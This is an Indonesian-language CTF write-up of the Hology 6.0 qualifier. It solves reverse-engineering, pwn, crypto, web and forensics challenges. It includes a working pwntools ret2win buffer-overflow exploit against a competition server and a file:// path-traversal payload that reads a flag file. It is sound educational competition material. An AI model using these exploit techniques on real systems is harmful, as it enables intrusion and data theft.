



**WRITE UP**  
**BABAK PENYISIHAN**  
**CAPTURE THE FLAG**  
**HOLOGY 6.0**

**NAMA TIM**

no idea

**NAMA PERSONIL**

1. ptr
2. Klbin
3. LazyK

**INSTITUSI ASAL**

BINA NUSANTARA UNIVERSITY


## Daftar Isi

<b>Reverse Engineering</b>	<b>3</b>
BF	3
<b>PWN</b>	<b>7</b>
Pass Rope	7
<b>Cryptography</b>	<b>11</b>
XOR	11
<b>Web Exploitation</b>	<b>14</b>
Holo Curl	14
<b>Forensic</b>	<b>17</b>
Beep Boop	17
His Idol	19



# Reverse Engineering

BF



## Langkah Penyelesaian:

Pada attachment file tersebut diberikan sebuah file ELF, dimana ketika di run akan meminta untuk memasukan flag.

```
(excaliose@excaliose)-[~/Documents]
$ ./main
Enter the flag: 
```

Setelah itu kita decompile file tersebut lalu analisa codenya.



```
1  _int64 __fastcall main(int a1, char **a2, char **a3)
2  {
3      int v3; // eax
4      char v5[108]; // [rsp+10h] [rbp-70h] BYREF
5      unsigned int i; // [rsp+7Ch] [rbp-4h]
6
7      printf("Enter the flag: ");
8      __isoc99_scanf("%s", v5);
9      for ( i = 0; i <= 0x28; ++i )
10     {
11         v3 = sub_1159(&v5[i], 1LL);
12         if ( v3 != dword_4040[i] )
13         {
14             puts("Wrong!");
15             return 0LL;
16         }
17     }
18     puts("Correct!");
19     return 0LL;
20 }
```

Pada bagian main tersebut diketahui bahwa input dari user akan dikirimkan ke function sub\_1159 dan hasilnya akan dicek dengan value dword\_4040.



```
1 int64 __fastcall sub_1159(_BYTE *a1, int64 a2)
2 {
3     unsigned int v2; // eax
4     _BYTE *v3; // rax
5     int v8[257]; // [rsp+10h] [rbp-410h]
6     int j; // [rsp+414h] [rbp-Ch]
7     int i; // [rsp+418h] [rbp-8h]
8     unsigned int k; // [rsp+41Ch] [rbp-4h]
9
10    for ( i = 0; i <= 255; ++i )
11    {
12        k = i;
13        for ( j = 0; j <= 7; ++j )
14        {
15            if ( (k & 1) != 0 )
16                v2 = (k >> 1) ^ 0xEDB88320;
17            else
18                v2 = k >> 1;
19            k = v2;
20        }
21        v8[i] = k;
22    }
23    for ( k = -1; a2--; k = (k >> 8) ^ v8[(unsigned __int8)(k ^ *v3)] )
24        v3 = a1++;
25    return ~k;
26 }
```

Setelah menganalisis function sub\_1159 diketahui bahwa itu merupakan algorithm dari crc32 checksum.

Setelah itu kita tinggal mengambil value dari dword\_4040, lalu melakukan brute force untuk setiap character A-Z, a-z, 0-9, dan beberapa simbol, lalu dicocokkan dengan value dword\_4040.

Code:

soper.py


```
import binascii
```

```
dword_4040 = ["0xaa05262f", "0xf0f9344", "0x9606c2fe", "0xf0f9344",
"0x1d41b76", "0xfbdb2615", "0x1db87a14", "0x15d54739", "0x4ad0cf31",
"0x6c09ff9d", "0xf26d6a3e", "0x856a5aa8", "0x6dd28e9b", "0x76d32be0",
"0xf4dbdf21", "0x6c09ff9d", "0x6b9df6f", "0x6dd28e9b", "0x29d6a3e8",
"0xdd0216b9", "0x1b0ecf0b", "0x7808a3d2", "0xbe047a60", "0x29d6a3e8",
"0xbe047a60", "0x916b06e7", "0xf3b61b38", "0x856a5aa8", "0x29d6a3e8",
"0xaa05262f", "0xf3b61b38", "0x6c09ff9d", "0x98dd4acc", "0x29d6a3e8",
```



```
"0x5767df55", "0x83dcefb7", "0x1d41b76", "0xaa05262f", "0xbe047a60",  
"0x6464c2b0", "0xfcb6e20c"]  
test =  
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890_}{?"  
crc32 = []  
flag = []  
  
for char in test:  
    input_data = char.encode('utf-8')  
    crc32_checksum = binascii.crc32(input_data)  
    crc32_value = crc32_checksum & 0xFFFFFFFF  
    crc32.append(hex(crc32_value))  
  
for i in range(len(dword_4040)):  
    for j in range(len(crc32)):  
        if(dword_4040[i]==crc32[j]):  
            flag.append(test[j])  
  
print(''.join(flag))
```

Setelah dijalankan maka akan didapatkan flagnya.



```
File Edit Selection View Go Run Terminal Help  
solper main.py X  
C:\> pitra > CTF > lombaa > 5. hology > rev > BF > solper main.py > ...  
1 import binascii  
2  
3 dword_4040 = ["0xaa05262f", "0xf0f9344", "0x9606c2fe", "0xf0f9344", "0x1d41b76", "0xfdbb2615", "0x1db87a14", "0x15d54739", "0x4ad0cf31", "0x6c09ff9d", "0xf26d6a3e", "0x85  
4 test = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890_}{?"  
5 crc32 = []  
6 flag = []  
7  
8 for char in test:  
9     input_data = char.encode('utf-8')  
10    crc32_checksum = binascii.crc32(input_data)  
11    crc32_value = crc32_checksum & 0xFFFFFFFF  
12    crc32.append(hex(crc32_value))  
13  
14 for i in range(len(dword_4040)):  
15     for j in range(len(crc32)):  
16         if(dword_4040[i]==crc32[j]):  
17             flag.append(test[j])  
18  
19 print(''.join(flag))  
20  
PROBLEMS OUTPUT TERMINAL PORTS DEBUG CONSOLE  
Python + Python 3.9.12 (base: conda) Go Live  
pitra@LAPTOP-BOSPUOET MINGW64 ~  
$ C:\Users\pitra\anaconda3\python.exe "c:\pitra\CTF\lombaa\5. hology\rev\BF\solper main.py"  
Hology6{Brut3f0rc3_IsnT_Th4t_H4rd_R1gHT?}  
pitra@LAPTOP-BOSPUOET MINGW64 ~  
$
```

**Flag: Hology6{Brut3f0rc3\_IsnT\_Th4t\_H4rd\_R1gHT?}**

# PWN

## Pass Rope

Challenge
21 Solves


# Pass Rope

## 20

Author: **Near**

Talii yang diikat dengan password

**nc 175.45.187.254 5003**


pass\_rope

Flag
Submit

### Langkah Penyelesaian:

Seperti pada umumnya saya melakukan checksec untuk melihat security measure.

```

Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX unknown - GNU_STACK missing
PIE:       No PIE (0x400000)
Stack:     Executable
RWX:       Has RWX segments
    
```

Disini bisa kita konklusikan kalau semua securitynya mati.





Sekarang kita coba analisa coding nya

```
C; Decompile: main - (pass_rope)
1
2 undefined8 main(void)
3
4 {
5     int iVar1;
6     char local_98 [136];
7     char *local_10;
8
9     puts("Passwordnya kak?");
10    gets(local_98);
11    local_10 = "maaap_lama";
12    iVar1 = strcmp(local_98,"maaap_lama");
13    if (iVar1 == 0) {
14        puts("Waah kamu hebat !");
15    }
16    else {
17        puts("Yah salah kak :)");
18    }
19    return 0;
20 }
21
```

Nah disini ada vulnerability dikarenakan penggunaan gets, sehingga bisa kita langsung bypass aja pake payload (ret2win).





```
gef> info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000 _init
0x00000000004010b0 puts@plt
0x00000000004010c0 fclose@plt
0x00000000004010d0 printf@plt
0x00000000004010e0 fgets@plt
0x00000000004010f0 strcmp@plt
0x0000000000401100 gets@plt
0x0000000000401110 setvbuf@plt
0x0000000000401120 fopen@plt
0x0000000000401130 _start
0x0000000000401160 _dl_relocate_static_pie
0x0000000000401170 deregister_tm_clones
0x00000000004011a0 register_tm_clones
0x00000000004011e0 __do_global_dtors_aux
0x0000000000401210 frame_dummy
0x0000000000401216 dtlo
0x0000000000401275 main
0x00000000004012f7 pwnable_unbuffer_init
0x0000000000401340 __libc_csu_init
0x00000000004013b0 __libc_csu_fini
0x00000000004013b8 _fini
```

Disini kita ketemu target function kita yaitu dtlo, dan kita mendapatkan juga address untuk loncatnya.

Sekarang saya akan mencari padding untuk reach ke RIPnya. Yang saya lakukan adalah menabrakan input hingga SIGSEGV, dan mencari offset rspnya.

```
gef> pattern offset $rsp
[+] Searching for '7461616161616161'/'6161616161616174' with period=8
[+] Found at offset 152 (little-endian search) likely
```

Dengan semua informasi ini kita tinggal rakit payloadnya.



FILKOM



Code:

```
solver.py

from pwn import *

p = remote("175.45.187.254", 5003)

payload = b'a' * 152

payload += p64(0x00000000004013a4) #pop rdi + 1
payload += p64(0x0000000000401216) # return dtlo

print(payload)

p.recv()

p.sendline(payload)
p.interactive()
```

Disini pop rdi+1 berperan sebagai stack alignment.

```
(klabin@Klabin)-[~/Documents/CTF/Hology]
$ python3 solver.py
[+] Opening connection to 175.45.187.254 on port 5003: Done
b'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x4\x
13@\x00\x00\x00\x00\x00\x16\x12@\x00\x00\x00\x00\x00'
[*] Switching to interactive mode
Yah salah kak :(
Hology6{t4L1_NyA_Gk_g3mp4nG_PÛtu5}
[*] Got EOF while reading in interactive
$
```

Flag: Hology6{t4L1\_NyA\_Gk\_g3mp4nG\_PÛtu5}

# Cryptography

## XOR


Challenge
20 Solves

# XOR

## 20

Author: **Hazbiy**


Today i visit a museum. It was an animal museum While it was fun, i see some gold bug with strange name displayed It says "3±0†2?3", what does that even mean?

 encrypted

Flag
Submit

### Langkah Penyelesaian:

Disini diberikan sebuah file encrypted yang didalamnya berisikan sebuah string yg tidak dapat dibaca.



Berdasarkan judul soal diketahui kita harus melakukan xor isi file tersebut, namun kami masih belum mengetahui kunci untuk melakukan xor tersebut.

Setelah dibaca lagi deskripsinya akhirnya kami menemukan arti dari "3+0+2?3" ya itu dengan mendecode dengan menggunakan Gold-Bug cipher.



Dengan begitu kami berhasil menemukan key yang digunakan untuk melakukan xor dengan file encrypted tersebut. Setelah melakukan xoring maka akan didapatkan flagnya.

### Recipe

**XOR**

Key: GOLDBUG UTF8 Scheme: Standard

☐ Null preserving

STEP **BAKE!** Auto Bake

### Input

```

s1 <!b,(2o-6'u")%#+=; g8el#(-2>g ff CANSTX C_M s1">!b<4g6#10u!+.+~Hcs (+ +=t.>8s :
DC3 q65>?8esc/fCAN s1:$9

```

### File details

Name: encrypted  
Size: 81 bytes  
Type: unknown  
Loaded: 100%

### Output

Hope you are enjoying Hology CTF!

Here is your flag:  
Hology6{yOu\_d3crypt\_m3\_Huh}

**Flag: Hology6{yOu\_d3crypt\_m3\_Huh}**

# Web Exploitation

## Holo Curl

Challenge

12 Solves

✕


# Holo Curl

## 20

**Author:** dimas

The Holo Agency has built a web application that allows you to fetch content from other websites. Would you check it for me?

<http://175.45.187.254:31530/>


 dist.zip

Flag


Submit

### Langkah Penyelesaian:

Pada challenge ini diberikan sebuah link web yang terdapat sebuah input box. Selain itu terdapat juga file attachment source code dari web tersebut.



Ketika mencoba memasukan link sebuah web maka sistem akan mengambil dan menampilkannya lagi.



Lalu disini kami berpikir untuk mencoba menggunakan webhook dan lainnya untuk mengambil file flag.txt namun tetap gagal.


Namun setelah melihat source code kembali kami akhirnya terpikirkan untuk melakukan LFI untuk mengambil flag.txt nya.



## Payload

```
file:///../../../../../../../../../../../../../../../../var/www/html/flag.txt
```

Dan ketika menjalankan payload tersebut akhirnya kami berhasil mendapatkan flagnya.



**Flag:**  
Hology6{why\_using\_socket\_if\_you\_can\_use\_port\_to\_connect\_to\_fpm?}

# Forensic

## Beep Boop

Challenge

33 Solves


×

Beep Boop

20

Author: Hazbiy

Why someone hold this poster so dearly, it's 23th year of this century already!

 beep\_boop.wav


Flag

Submit

### Langkah Penyelesaian:

Pada attachment file diberikan sebuah file audio .wav yang berisikan suara seperti robot.

Setelah itu kami langsung terpikirkan untuk melihat spectogramnya dan ketika dibuka terdapat flag pada spectogram tersebut.



Flag: Hology6{W3\_c4N\_rE4D\_s0uNd\_1T\_Se3mS}

## His Idol

Challenge

20 Solves


✕

# His Idol

## 20

Author: **Hazbiy**

Why someone hold this poster so dearly, it's 23th year of this century already!

 poster.jpg

Flag

Submit

### Langkah Penyelesaian:


Disini kita diberikan sebuah file gambar yang terlihat sus!



Ada 2 hal yang bisa diperhatikan:

1. ada link dibagian bawah file yang mengarah kepada sebuah download page untuk image yang sekilas sama.
2. jika kita exiftool ada link drive sus yang di rot 3

```
(klabin@Klabin)-[~/Documents/CTF/Hology]
$ exiftool poster.jpg
ExifTool Version Number      : 12.65
File Name                    : poster.jpg
Directory                   : .
File Size                    : 103 kB
File Modification Date/Time  : 2023:10:08 10:39:39+08:00
File Access Date/Time       : 2023:10:08 11:18:37+08:00
File Inode Change Date/Time  : 2023:10:08 11:18:04+08:00
File Permissions             : -rwxrw-rw-
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Resolution Unit             : None
X Resolution                 : 1
Y Resolution                 : 1
Thumbnail Width             : 72
Creator Address              : eqqmp://p.ry.xz.fa/lofdfkxi-fjxdb
Warning                     : Bad length ICC_Profile (length 7078344)
Image Width                 : 964
Image Height                : 528
Encoding Process            : Baseline DCT, Huffman coding
Bits Per Sample             : 8
Color Components            : 3
Y Cb Cr Sub Sampling        : YCbCr4:2:0 (2 2)
Image Size                  : 964x528
Megapixels                  : 0.509
```



disini saya menggunakan bantuan vbindiff untuk menemukan perbedaan dari dua file berbeda.

```
(klabin@Klabin)-[~/Documents/CTF/Hology]
$ vbindiff original_logo.jpg poster.jpg
```

Pertama yang saya gunakan adalah original\_logo.jpg dengan poster.jpg

```
original_logo.jpg
00000 0000: FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01 .....JF IF.....
00000 0010: 00 01 00 FF E1 0B 93 68 74 74 70 3A 2F 2F 6E ..... http://n
00000 0020: 73 2E 61 64 6F 62 65 2E 63 6F 6D 2F 78 61 70 2F s.adobe. com/xap/
00000 0030: 31 2E 30 2F 00 3C 3F 78 70 61 63 6B 65 74 20 62 1.0/.<?x packet b
00000 0040: 65 67 69 6E 3D 27 EF BB BF 27 20 69 64 3D 27 57 egin='.. .' id='W
